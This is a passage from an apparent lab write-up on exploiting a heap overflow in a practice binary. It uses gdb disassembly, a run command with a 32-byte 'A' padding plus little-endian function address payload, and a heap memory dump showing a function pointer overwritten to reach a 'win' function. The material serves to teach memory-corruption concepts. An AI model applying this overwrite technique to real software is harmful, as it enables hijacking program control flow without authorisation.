   0x0000000000400608 <+1>:     mov    %rsp,%rbp
   0x000000000040060b <+4>:     mov    $0x40072b,%edi
   0x0000000000400610 <+9>:     callq  0x4004b0 <puts@plt>
   0x0000000000400615 <+14>:    nop
   0x0000000000400616 <+15>:    pop    %rbp
   0x0000000000400617 <+16>:    retq
End of assembler dump.
```

On the first line the address of the start of the function haveaccess . by passing the address to be written on the heap address that holds the function address to the noaccess function. And one big point hear is the system takes in little-endian so the address will be \x07\x06\x40 and to pass the hex value we should use bash because if we passed the values as argument it will be passed as string and the hex values will not be read as inputted. So we use bash command.


run "`/bin/echo -ne "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x07\x06\x40"`"

and when viewing the memory it can be seen that the address of the function haveaccess have been written.



```
(gdb) x/40x 0x602010
0x602010:       0x41414141      0x41414141      0x41414141      0x41414141
0x602020:       0x41414141      0x41414141      0x41414141      0x41414141
0x602030:       0x00400607      0x00000000      0x00000000      0x00000000
0x602040:       0x00000000      0x00000000      0x00000411      0x00000000
0x602050:       0x20667562      0x30367830      0x30313032      0x75662c20
0x602060:       0x3020636e      0x32303678      0x0a303330      0x00000000
0x602070:       0x00000000      0x00000000      0x00000000      0x00000000
0x602080:       0x00000000      0x00000000      0x00000000      0x00000000
0x602090:       0x00000000      0x00000000      0x00000000      0x00000000
0x6020a0:       0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

When continuing to the finish the function have access have been accessed.



```
(gdb) n
win
32      }
(gdb) 
```

As shown the heap overflow have been successfully alimented and the access to unintended function was possible. And the use of heap how heap memory allocation is implemented also the content of heap memory have been seen and discussed. Also the function calling and disassembling the function into assembly and viewing the address of the functions.